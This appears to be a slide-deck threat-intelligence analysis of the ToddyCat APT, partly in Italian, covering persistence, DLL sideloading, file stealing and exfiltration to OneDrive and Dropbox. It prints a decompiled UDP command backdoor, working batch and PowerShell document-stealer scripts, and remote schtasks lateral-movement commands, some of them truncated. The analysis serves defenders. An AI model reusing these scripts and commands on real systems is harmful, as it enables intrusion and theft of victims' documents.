


Alternativa - PsExec - Ps2.exe -accepteula -h \\%remote_host% -u %user% -p %password% cmd

Persistence – Account Creation



Persistence – Passive UDP Backdoor



Persistence – Passive UDP Backdoor

```
if ( !WSAStartup(0x202u, (LPWSADATA)WSADATA) )
{
    socket(AF_INET, SOCK_STREAM, IPPROTO_TCP);
    hSocket = socket(AF_INET, SOCK_DGRAM, IPPROTO_UDP);
    if ( hSocket != -1 )
    {
        name.sa_family = 2;
        v5 = htonl(0);
        argv_1 = (char *)argv[1];
        *(DWORD *)&name.sa_data[2] = v5;
        port = c_strtol(argv_1);
        *(WORD *)&name.sa_data = htons(port);
        if ( bind(hSocket, &name, 16) != -1 )
        {
            while ( 1 )
            {
                while ( recvfrom(hSocket, Rov_Data, 512, 0, &from, &fromlen) <= 0 )
                ;
                Rov_Data_1 = Rov_Data;
                n_512_ = 512;
                sub_5537C0(&v13);
                v7 = v13;
                Size = *(_DWORD *) (v13 + 68) + 1;
                lpCmdLine_1 = malloc(Size);
                lpCmdLine = lpCmdLine_1;
                if ( lpCmdLine_1 )
                {
                    memset(lpCmdLine_1, 0, Size);
                    memmove(lpCmdLine, *(const void **) (v7 + 72), *(_DWORD *) (v7 + 68));
                    WinExec((LPCSTR)lpCmdLine, 5u);
                    free(lpCmdLine);
                }
            }
        }
    }
}
```



Directory

```
GetModuleFileNameA(0, Filename, 0x104u);
sprintf_s(
    CommandLine,
    0x400u,
    "schtasks /create /tr \"\\\\\\\\"%s\\\\\\\\" %s\" /tn ScheduleSc /sc onstart /ru system",
    Filename,
    al);
CreateProcessA(0, CommandLine, 0, 0, 0, 0, CREATE_NEW_PROCESS_GROUP, 0, 0, &StartupInfo);
```

tema remoto >>>

```
OTE_HOST% /tn one /u %DOMAIN%\%USER% /p %PASSWORD% /create /ru system /sc
art /b netsh advfirewall firewall add rule name="SGAccessInboundRule"
action=allow localport=49683" /f
```

```
%REMOTE_HOST% /tn one /u %USER% /p "%PASSWORD%" /i
/s %REMOTE_HOST% /tn one /u %USER% /p "%PASSWORD%" /f
```

```
OTE_HOST% /tn one /u %DOMAIN%\%USER% /p %PASSWORD% /create /ru system /sc
mdata\microsoft\network\aspnet.exe 49683" /f
```

```
%REMOTE_HOST% /tn one /u %USER% /p "%PASSWORD%" /i
/s %REMOTE_HOST% /tn one /u %USER% /p "%PASSWORD%" /f
```

_HOST%\c\$ /del /y

File stealing - LoFiSe

-- Sideloaded -> nclauncher.exe from Pulse Secure Network Connect 8.3 --

C:\Program Files\Common Files\VLCMedia\VLCMediaUP.exe -> **legitimate signed nclauncher.exe**

C:\Program Files\Common Files\VLCMedia\DsNcDiag.dll -> **LoFiSe**

Filters:

Size < 6.4 MB

Extensions: *.doc, *.docx, *.xls, *.xlsx, *.ppt, *.pptx, *.pdf, *.rtf, *.tif, *.odt, *.ods, *.odp, *.eml, *.msg

Table: file_existspath_table

| pathorder | path |
|-------------|---|
| Filter: | Filter |
| 1 001048987 | C:\Users\Fred\Desktop\Docs\final_report_for_the_last_quarter.ppt |
| 2 001049666 | C:\Users\Fred\Desktop\Docs\Important changes in the structure of the workflow.eml |
| 3 001049719 | C:\Users\Fred\Desktop\Docs\Inventory of Kadabra Assets.doc |
| 4 001049742 | C:\Users\Fred\Desktop\Docs\List of Kadabra employees.xls |
| 5 001049764 | C:\Users\Fred\Desktop\Docs\report.rtf |
| 6 001049794 | C:\Users\Fred\Desktop\Docs\scan.tif |

Table: file_exists_table

| filesize | filemd5 |
|----------|----------------------------------|
| Filter | Filter |
| 1 48 | ea693491584eac60335099a52844624b |
| 2 26268 | dfa257607a4e7f94017e50a19fef5265 |
| 3 78 | ca2848aa9d194a78d4109870e1bbd4e2 |
| 4 38 | 35e27d2cbdc4522f766210316d33925a |
| 5 36 | 1142f42b164fd58d202a5288e461213b |
| 6 70 | 0b05bc085876109d02b32c3df343849e |

Output:

DB -> Date.db

*Dir -> C:\Programdata\Microsofts\

*Dir -> C:\windows\temp\

Ogni 3 ore: <Host name> YYYY-mm-dd HH.ii.zip

Data exfiltration – Pcexte

- Usato in combinazione con LoFiSe
- Exfiltration effettuata a seguito dell'evento per **Global\SystemLocalPcexte**
- Evento generato da LoFiSe a seguito della creazione di un archivio
- Token specificato da file o tramite argument

-- Sideloadig -> Visual Studio VSPerfCmd.exe --

c:\windows\temp\googledrivefs.exe -> **VSPerfCmd.exe**
c:\windows\temp\vspmsg.dll -> **Pcexte**

| Flag | Description |
|---------------|--|
| --proxy | Proxy address to be used via InternetOpenA |
| --user, --pwd | Proxy credentials |
| -d | The folder containing the files to upload |
| --rex | Mask with which the tool looks for files to send |

```
Method: POST
URL: https://login.microsoftonline[.]com/common/oauth2/v2.0/token

Content-Type: application/x-www-form-urlencoded; charset=utf-8
Expect: 100-continue

client_id=<client_id>&scope=offline_access%20files.readwrite.all

refresh_token=<refresh_token>&redirect_uri=https://login.microsoftonline[.]com/common/oauth2
/nativeclient&grant_type=refresh_token
```

File stealing - script

Stealer - Batch script

```
@echo off
mkdir c:\users\public\tmp_ >nul 2>nul
powershell.exe "Get-Wmiobject -Class Win32_logicaldisk |
where size -gt 0 | select-object -ExpandProperty DeviceID
>> c:\users\public\tmp_\disk.txt"
powershell.exe "get-content c:\users\public\tmp_\disk.txt |
foreach {if ($ -eq \"C:\"){dir \users -Exclude \"tmp_\" |
%%{dir $_.FullName -File -Recurse -Include '*.pdf',
'*.doc', '*.docx', '*.xls', '*.xlsx' | where LastWriteTime
-gt (Get-date).AddDays(-4) | %%{$_.FullName} >>
c:\users\public\tmp_\ph.txt} } else{dir $_ -File -Recurse
-Include '*.pdf', '*.doc', '*.docx', '*.xls', '*.xlsx' |
where LastWriteTime -gt (Get-date).AddDays(-20) |
%%{$_.FullName} >> c:\users\public\tmp_\ph.txt}}"

powershell.exe "get-content c:\users\public\tmp_\ph.txt |
copy-item -Destination c:\users\public\tmp_ -Force -
ErrorAction SilentlyContinue" >nul 2>nul

if EXIST C:"\Program Files\WinRAR (
C:"\Program Files\WinRAR\rar.exe a -v200m
c:\users\public\tmp_.rar c:\users\public\tmp_ -ep >nul
2>nul
rmdir /s /q c:\users\public\tmp_
) else if exist C:"\Program Files (x86)\WinRAR (
C:"\Program Files (x86)\WinRAR\rar.exe a -v200m
c:\users\public\tmp_.rar c:\users\public\tmp_ -ep >nul
2>nul
rmdir /s /q c:\users\public\tmp_
)
exit
```

Stealer - Powershell script

```
[int] $res = 0
if(!(($args.count -eq 1) -and ([int]::TryParse($args, [ref]$res)))){
    exit
}

$lte = (Get-date).AddDays(-$res)
$hostname = $env:computername + "_"
$pt=Split-Path -Parent $MyInvocation.MyCommand.Definition

if (!(Test-Path -path "$env:tmp\$hostname")){
    mkdir "$env:tmp\$hostname"
}

$d = Get-Wmiobject -Class Win32_logicaldisk | where size -gt 0 | select-
object -ExpandProperty DeviceID
foreach($i in $d){
    if ($i -eq "C:"){
        $fp1 = dir c:\\users -File -Recurse -Include '*.pdf', '*.doc',
'*.docx', '*.xls', '*.xlsx' | where LastWriteTime -gt $lte | sort
LastWriteTime -Descending | %%{$_.FullName}
        write-output $fp1 >> "$env:tmp\$hostname\path.txt"
        $fp1 | copy-item -Destination "$env:tmp\$hostname" -Force -ErrorAction
SilentlyContinue
    } else{
        $fp2 = dir $i\ -File -Recurse -Include '*.pdf', '*.doc', '*.docx',
'*.xls', '*.xlsx' | where LastWriteTime -gt $lte | sort LastWriteTime -
Descending | %%{$_.FullName}
        write-output $fp2 >> "$env:tmp\$hostname\path.txt"
        $fp2 | copy-item -Destination "$env:tmp\$hostname" -Force -ErrorAction
SilentlyContinue
    }
}

C:'\Program Files\WinRAR\rar.exe a -v200m "$env:tmp\$hostname.rar"
"$env:tmp\$hostname" -ep

remove-item -path "$env:tmp\$hostname" -Recurse

move-item -path "$env:tmp\$hostname.*" "$pt" -Force -ErrorAction
SilentlyContinue
```


Data exfiltration – DropBox Uploader

- Token passato come argomento
- Identificazione archivi presenti nella cartella corrente
- Upload su Dropbox

Identificate diverse varianti, alcune non collegabili a ToddyCat, ma tutte utilizzate nel Sud-Est asiatico.

```
if ( argc < 2 )
{
    logMsg((int)"[-] arg missing!\n");
    return -1;
}
strcpy_s(AuthBearer, 0x400u, argv[1]);
```

```
2E 7A 00 00 00 00 00 00 2E 30 30 31 00 00 00 00 .2.....001....
2E 30 30 32 00 00 00 00 2E 30 30 33 00 00 00 00 .002.....003....
2E 30 30 34 00 00 00 00 2E 30 30 35 00 00 00 00 .004.....005....
2E 30 30 36 00 00 00 00 2E 30 30 37 00 00 00 00 .006.....007....
2E 30 30 38 00 00 00 00 2E 30 30 39 00 00 00 00 .008.....009....
2E 30 31 30 00 00 00 00 2E 30 31 31 00 00 00 00 .010.....011....
2E 30 31 32 00 00 00 00 2E 30 31 33 00 00 00 00 .012.....013....
2E 30 31 34 00 00 00 00 2E 30 31 35 00 00 00 00 .014.....015....
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
```


```
sprintf_s(Req_Body, Count, "Dropbox-API-Arg: {\"path\": \"%s\", \"mode\": {\".tag\": \"%s\"}}\",
wReq_Body = (WCHAR *)calloc(Count, 2u);
MultiByteToWideChar(0, 0, Req_Body, -1, wReq_Body, Count);
free(Req_Body);
retVal = HTTP_SendRequest(wReq_Body, hSession, a4_FileData, a5_FileData_Size, Count);
```

Data exfiltration – Commands


```
#> ping %hostname% -4
#> net use \\%hostname%\c$ %pass% /user:%user
#> schtasks /s %hostname% /tn one /u %user% /p %pass% /create /ru system /sc DAILY /tr "cmd /c
start /b powershell.exe -exec bypass -c 'C:\programdata\intel\mvl.ps1 10'" /f
#> schtasks /s %hostname% /tn one /u %user% /p %pass% /i /run
#> schtasks /s %hostname% /tn one /u %user% /p %pass% /f /delete
#> xcopy \\%hostname%\c$\programdata\intel c:\intel\%hostname% /f /s /h
#> net use * /del /y
#> 7z64 a %hostname%.z %hostname% -v200m
#> db_org.exe %DropboxToken%
```

Attacker works from "Exfiltrator Host". For each
targeted host he performs the following actions:

- 1) mount remote disk using Domain Admin credentials
- 2) copy file collector
- 3) create remote scheduled task
- 4) run remote scheduled task
- 5) delete remote scheduled task
- 6) copy stolen files on local machine
- 7) upload stolen files on public file hosting service



Attribution – CN-Speaking ???



Targets compromised by ToddyCat and FunnyDream

| Country | Filepath | APT Group |
|----------|--|--------------------|
| Thailand | C:\ProgramData\adobe\2.dll | ToddyCat |
| Thailand | C:\ProgramData\adobe\avps.exe | FunnyDream related |
| Taiwan | C:\ProgramData\Microsoft\mf\svchost.dll | ToddyCat |
| Taiwan | C:\ProgramData\Microsoft\DRM\rundll.dll | FunnyDream related |
| Pakistan | C:\Intel\2.dll | ToddyCat |
| Pakistan | C:\ProgramData\Microsoft\OFFICE\OfficeUpdate.dll | FunnyDream related |

Domande ?



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Grazie!

